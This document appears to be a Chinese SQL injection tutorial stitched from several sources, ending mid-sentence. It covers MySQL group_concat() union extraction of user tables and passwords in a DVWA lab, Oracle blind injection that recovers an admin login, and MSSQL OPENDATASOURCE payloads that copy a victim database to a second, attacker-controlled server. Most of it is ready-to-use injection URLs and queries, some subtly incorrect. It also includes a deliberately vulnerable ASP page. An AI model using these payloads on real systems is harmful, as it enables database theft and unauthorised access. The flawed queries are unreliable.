## group\_concat()快速实施MySQL注入攻击

对MySQL 5注入时，可以直接查询“information\_schema”库，快速找到所需的表段。同时可以利用group\_concat()函数，直接爆出数据库中的内容，不必用LIMIT一个一个猜解。

利用group\_concat()函数注入检测语句如下。

### 1、爆所有数据名

select group\_concat(SCHEMA\_NAME) from information\_schema.schemata

该语句是查询“SCHEMATA”表中的SCHEMA\_NAME字段，从而获得所有数据库名称。

### 2、爆当前库的所有表

select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()

该语句是查询“TABLES”表中的TABLE NAME字段，其查询条件为数据库名称字段TABLE\_SCHEMA值为当前数据库，从而获得当前数据库中的所有表名.

其实，如果只需找后台密码，可以不必爆所有表名，直接快速定位pass字段在那个表中，提交如下查询。

select group\_concat(table\_name) from information\_schema.tables where table\_schema=database() and COLUMN\_NAME like 0x257061737325

直接爆出包含有pass字段的表名，然后再爆此表的所有列字段名。

### 3、爆表中的字段名

select group\_concat(SCHEMA\_NAME) from information\_schema.schemata.columns where table\_name=表名的十六进制编码

该语句是将指定的表名转换为十六进制编码，查询该表名中“COLUMNS”表中存储的与该表名相同的数据库中的所有字段名，从而获得当前数据库指定表中的所有字段名。

### 4、爆指定字段值

select group\_concat(字段名1,0x7c,字段名2) from 表名

该语句是通过查询指定表中指定字段名的值，在此查询语句中就不必对字段名和表名进行十六进制编码转换了。其中有一个Ox7c是分隔符“|”的十六进制编码，用于对查询结果中的字段名进行分隔显示。

## 高效mysql攻击测试（三）

### 1、检测注入点字段数目


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and 1=2 union select 1,2



### 2、快速爆数据库版本、数据库名、链接用户


得到注入点处字段数目为“2"。再一次爆出数据库版本、数据库名和链接用户信息。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and1=2unionselect 1,group\_concat(user(),0x7c7c,version(),0x7c7c,database())+--+&Submit=Submit



得到数据库版本为5.1.50，数据库名为“dvwa 数据库用户名为root "再提交以下查询。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'union select 1,group\_concat(schema\_name) from information\_schema.schemata+--+&Submit=Submit




爆出所有数据库名，共有9个数据库:information\_schema,dedecms,dvwa,e,mambo......

### 3、爆当前库所有表名

直接提交如下链接。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and 1=2 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()+--+&Submit=Submit




这样可一次性爆当前库所有表名，为了保证当前表是否包含管理员员帐号和密码，我们可以通过下列语句进行测试：

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and 1=2 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=98DD4E762E039FC0476F8FFF1DC0D1C8+--+&Submit=Submit

注: 98DD4E762E039FC0476F8FFF1DC0D1C8是MD5\_32数据库名加密的值

### 4、爆当前库表名所有字段


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and 1=2 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273+--+&Submit=Submit



注:0x7573657273是表名的十六进制，从上图中可以看到表中的所有字段.

### 5、爆当前字段所有帐号和密码

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and 1=2 union select 1,group\_concat(user\_id,0x7c,first\_name,0x7c,last\_name,0x7c,user,0x7c,password,0x7c,avatar,0x7c) from users+--+&Submit=Submit

****

通过上图可以看到该表中的指定字段内容.管理员用户名、密码等相关详细信息。

## [Oracle手工盲注](javascript:void(0))

### 1、Oracle数据库简介

Oracle数据库系统是美国ORACLE公司（甲骨文）提供的以分布式数据库为核心的一组软件产品。是目前世界上使用最为广泛的数据库管理系统。基于“客户端/服务器”模式结构，客户端应用程序与用户交互，接收用户信息，并向服务器发送请求，服务器系统负责管理数据信息和各种操作数据的活动。

Oracle数据库特征：

1)支持多用户、大事务量的处理

2)数据安全性和完整性的有效控制


3)支持分布式数据处理

4)移植性强

### 2、Sql注入形成原因

Sql注入形成的主要原因是：

由于程序员的安全意识薄弱，在编写代码时没有对用户输入的特殊字符进行处理，导致将特殊字符附带在参数中直接与数据库进行交互。示例代码如下：




由第二三行代码可以看出，接收到的参数id没有经过处理就直接执行。由于对and，select等关键字没有过滤。所以接下来我们可以使用and，select等构造sql语句来得到管理员帐号密码。


### 3、Oracle手工注入实战

http://v.youku.com/v\_show/id\_XOTYxMzgyODM2.html


1.首先我们判断一下有没有注入点，在公司新闻下打开一个新闻链接,在网址后加and 1=1返回正常




2.加and 1=2返回错误，说明存在注入漏洞。



3.判断一下数据库中的表，网址后加上：and (select count(\*) from admin) <>0返回正常，说明存在admin表。如果返回错误，可将admin改为username、manager等常用表名继续猜解。




4.判断下该网站下有几个管理员，如果有多个的话，成功入侵的几率就会加大and (select count(\*) from admin)=1，返回正常说明只有一个管理员。




5.已知表的前提下，判断表中字段结构


  and (select count(name) from admin)>=0返回正常，说明存在name字段



and (select count(pass) from admin)>=0返回错误，说明不存在pass字段




经过猜测，存在pwd字段，



6.接下来采用ASCII码折半法猜解管理员帐号和密码判断管理员帐号的长度

  and (select count(\*) from admin where length(name)>=5)=1

说明：length()函数用于求字符串的长度，此处猜测用户名的长度和5比较，即猜测是否由5个字符组成



7.and (select count(\*) from admin where ascii(substr(name,1,1))>=97)=1

说明：substr()函数用于截取字符串，ascii()函数用于获取字符的ascii码，此处的意思是截取name字段的第一个字符，获取它的ascii码值，查询ascii码表可知97为字符a




and (select count(\*) from admin where ascii(substr(name,2,1))>=100)=1 结果为100，即字符d，重复上述过程，可以判断出帐号为admin



8.相同方法猜解密码

   and (select count(\*) from admin where length(pwd)>=8)=1，返回正常，即密码长度为8，此时可以判断密码应该为明文




and (select count(\*) from admin where ascii(substr(pwd,1,1))>=97)=1，返回正常，为字符a



 and (select count(\*) from admin where ascii(substr(pwd,2,1))>=100)=1，返回正常，为字符d

      ......重复操作......

      and (select count(\*) from admin where ascii(substr(pwd,8,1))>=56)=1，返回正常，为数字8




 完成上述操作可以确定帐号为：admin密码为:admin888

打开http://10.1.1.59/login.jsp，输入猜解出的用户名和密码



提示登录成功



## 4.2 突破关闭错误回显的盲注

猜SQL数据的时候原理不外乎两种。一个是对方的WEB服务器在没有关闭错误提示的时候是用让SQL出错来暴出想要的信息；一个是在对方的WEB服务器关闭错误提示的时候采用ASCII码拆半分法分析。当关闭错误提示的时候，这时来猜数据就很慢了，遇到网速蜗牛的时候真是急死人，如以前的NBSI还经常会出现猜解错误是否要重试的警告对话框。如果我来告诉你，有了opendatasource和openrowset这两个函数，一切问题都应刃而解了。

在SQL联机从书的解释中，对没有定义为链接服务器名称的 OLE DB 数据源执行不常用查询时，使用特殊名称。在 SQL Server 2000 中，OPENROWSET 和 OPENDATASOURCE 函数提供了连接信息，借以从 OLE DB 数据源访问数据。OPENROWSET 和 OPENDATASOURCE 只应在引用不常访问的 OLE DB 数据源时使用。对于需要经常访问的数据源，应定义链接服务器。无论 OPENDATASOURCE 还是 OPENROWSET 都不能提供链接服务器定义的全部功能，包括安全管理和查询目录信息的能力。每次调用这些函数时，都必须提供所有的连接信息（包括密码）。OPENROWSET 和 OPENDATASOURCE 看起来象函数，但其实是宏并且不支持将 Transact-SQL 变量提供为参数。

简单来讲，这两个宏也就是不依靠链接服务器来进行分布式查循。

因为用openrowset函数来直接获取注入数据库的信息的工具已经有了，我就不做详细介绍了。联机从书对OPENDATASOURCE宏的用法示例格式如下：

SELECT \*

FROM OPENDATASOURCE(

'SQLOLEDB',

'Data Source=ServerName;User ID=MyUID;Password=MyPass'


).Northwind.dbo.Categories

想到了没有，我们完全可以用此语句获得注入数据库的库名、表名、列名、字段值的所有信息。如果你还是不明白，那就来看我表演。

我在192.168.8.10这台服务器上构建了一个测试环境，写了一个有漏洞的ASP代码。两段代码中的e.asp代码如下：

|  |
| --- |
| <form action=f.asp method=get>  帐号lcx<br>  密码<input type=text size=100 name=password>  <input type=submit value=submit>  </form> |

效果如图所示：



f.asp代码如下：

|  |
| --- |
| <%  strSQLServerName = "127.0.0.1"  strSQLDBUserName = "sa"  strSQLDBPassword = "lcx"  strSQLDBName = "bbsuser"  Set conn = Server.CreateObject("ADODB.Connection")  strCon = "Provider=SQLOLEDB.1;Persist Security Info=False;Server=" & strSQLServerName & ";User ID=" & strSQLDBUserName & ";Password=" & strSQLDBPassword & ";Database=" & strSQLDBName & ";"  conn.open strCon  sql2="select \* from bbsuser where username='admin' and password='"&request("password")&"'"  set rs2=conn.execute(sql2)  %>  <br>  <%="执行的SQL语句是"&sql2%>  <%  rs2.close  set rs2=nothing  conn.close  set conn=nothing  %> |

当在图中的文本框提交1’and db\_name()>0—的时候，效果如图所示：



OK,测试环境构建完毕。我又在另一台服务器192.168.8.20装了一个sqlserver，sa的密码是lcx。因为opendatasource宏走得是TCP协议，所以你要保证192.168.8.20的1433端口 一定要被192.168.8.10访问到。Sqlserver sp2版本如果默认装在xp sp2下的话1433端口不会被外界访问到的，这一点你要注意，建议打上SQL的SP3补丁。

**第一步：得到当前所有库名**

我们先在192.168.8.20上建库名和表名，你如果在企业管理器图形界面下安装我也不反对，我是直接的查循分析器写的语句：

|  |
| --- |
| create database lcx  CREATE TABLE ku(name nvarchar(256) null);  CREATE TABLE biao(id int NULL,name nvarchar(256) null); |

这样我们就建好了一个库名是lcx，有两个表分别是ku和biao。Ku这个表存放了一个列名是name，类型是nvarchar(256);biao这个表存放了两个列名，分别是int型的id和nvarchar(256)型的name列名。这里的库名、表名、列名的名字都是随便定的，你只要保证类型对就可以了。


我们先来温习一下得到所有库名的SQL语句，代码是select name from master.dbo.sysdatabases。如果你现在还不懂这句代码的话，可要恶补一下了。我们用一条语句得到192.168.8.10服务器上的所有数据库名。

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.biao select name from master.dbo.sysdatabases-- |


在我们的测试环境上就是：

http://192.168.8.10/web/f.asp?password=1'insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.ku select name from master.dbo.sysdatabases—

效果如图3所示：



此时你跑去192.168.8.20的SQL上看一下KU这个表，你会惊奇发现对方所有的库名已经整齐的排好了，图4。



说到这里很多人可能又要担心权限问题了，我可以放心的告诉你，在public权限下也可以用opendatasource这个宏的。那么得到所有的库了，你怎么才能知那个是当前库呢？哈，你把语句换一下不就得了，换成

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.ku select db\_name(0)-- |

不就可以了吗？在图4中，bbsuser是我们的注入的当前库，我们来获得当前库的所有表名。

**第二步：得到当前库的所有表名**


语句为：

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.biao select [id],[name] from sysobjects where xtype='U'-- |


这个语句省略了当前库名，得到就是当前库的所有表名。你也可以把语句换成：

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.biao select [id],[name] from bbsuser.dbo.sysobjects where xtype='U'-- |

我们来做下测试，语句效果图如图5所示：



此时，我们再跑到192.168.8.20去看lcx.dbo.biao这里的数据，你会看到什么？图6



是不是我们已经获取了当前库的所有表名呢？好学的你肯定又要问了，那么我如何获得其它库的所有表名呢？很简单呀，基本语句格式如下：


|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.biao select [id],[name] from 库名.dbo.sysobjects where xtype='U'-- |

这里的库名我们在第一大步已经猜出来了。

**第三步：获取列名**

在图6中看没有看到，我们获得的第一个列名是bbsuser，其ID值是357576312.。有了这两条信息，我们来获取列名吧。在获取列名之前，我们要在192.168.8.20上先做一步工作，复制一个系统表结构。在我先前建好的lcx库中执行语句：


select \* into [tmpcolumns] from syscolumns where 1=2,这样会把系统表syscolumns的结构复制给[tmpcolumns]。做法示例图7。




我们来获取bbsuser这个表的所有列名，因为ID值是357576312，所以我们的语句是：

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.tmpcolumns select \* from syscolumns where id=357576312-- |

注入效果如图9所示：



再回到192.168.8.20上来看一下lcx.dbo.tmpcolum这个表，里边是什么内容（图10）：



看到了吧？得到了bbsuser的所有列名，还有列名的一些其它信息。这里的其它信息也是有用的，给我们下一步获得字段值的工作做好了准备。这里我只解释图10中的两个列名的意思。其中length是你获取的列名的长度，xtype是你获取的列名的类型。也许你要问了，为什么获取的类型怎么都是56、175这样的数字呢？ 我查了一些资料，找到了数字与类型对应的关系，关系表如下：

when 34 then ''image''

when 35 then ''text''

when 52 then ''smallint''

when 56 then ‘int''

when 61 then ''datetime''

when 62 then ''float''

when 108 then ''numeric''


when 167 then ''varchar''

when 175 then ''char''

when 231 then ''nvarchar''

**第四步：获取字段值**

有了注入数据库的当前库名、表名、列名的所有信息后，我们就可以获取这段值了。我们先在192.168.8.20上根据在图10中获得的信息在lcx这个库来建一个新表bbsuser，列名分别是id(int类型长度是4)、username(char类型长度是10)、password(char类型长度是10)。如果你不明白这步，你仔细看一下图10和那个数字与类型的对照表。我在192.168.8.20的企业管理器上已经建好了，如图11所示：




获取注入数据库当前库所有信息的工作就要一步到位了，注入语句如下：

|  |
| --- |
| insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.bbsuser select \* from [bbsuser] -- |


在注入点上执行就是：

|  |
| --- |
| http://192.168.8.10/web/f.asp?password=1'insert into opendatasource('sqloledb','server=192.168.8.20;uid=sa;pwd=lcx;database=lcx').lcx.dbo.bbsuser select \* from [bbsuser] -- |

例是图12



我们来看一下终竟成没有成功，赶快到192.168.8.20上的lcx.dbo.bbsuser上去抓个图，自然是成功了的，图13




这样我们一步一步地把注入点的当前库所有的信息全部搬到我们本地来了。最后一步我要说明的是你获取字段值的时候，建的表名、列名不一定要与注入库的完全一样，只要类型相符就可以了。可能你说我的方法虽然不错，但毕竟没有工具爽。这里只是给大家讲解一下突破回显的思路.

#### 判断sql执行的异常

测试代码

<http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=1sleep%2850%29&Submit=Submit>



如果sleep()不行的话，记得试试benchmark()好像sleep在mysql5.0以前都不支持，但benchmark()支持

## 4.3 二阶SQL注入

一种特别有益的避开过滤的方法与二阶SQL注入(second-order SQL injection)有关。当数据首次插人数据库中时，许多应用程序能够安全处理这些数据。但是，一旦数据存储在数据库中，随后应用程序本身或其他后端进程可能会以危险的方式处理这些数据。许多这类应用程序并不像面向因特网的主要应用程序一样安全，但却拥有较高权限的数据库账户。

在一些应用程序中，用户输人在到达时通过转义单引号来进行确认。在前面搜索书籍的示例中，这种方法明显有效。当用户输人搜索项O'Rei1ly时，应用程序执行以下查询:

SELECT author,title,year FROM books WHERE publisher='0''Reilly'

在这个查询中，用户提交的单引号被转换为两个单引号，因而传送给数据库的搜索项与用户最初输人的表达式具有相同的字符含义。

与单引号配对方法有关的问题出现在更复杂的情形中，此时同一个数据项被提交给几个SQL查询，然后写人数据库被几次读取。这是证明简单输入确认相对于边界确认存在不足的一个示例。

回到前面那个允许用户自我注册并且在一个INSERT语句中存在SQL注人漏洞的应用程序。假设开发者将修复出现在用户数据中的所有单引号配对导致的漏洞。注册用户名fool来建立如下查询，它不会在数据库中造成问题:

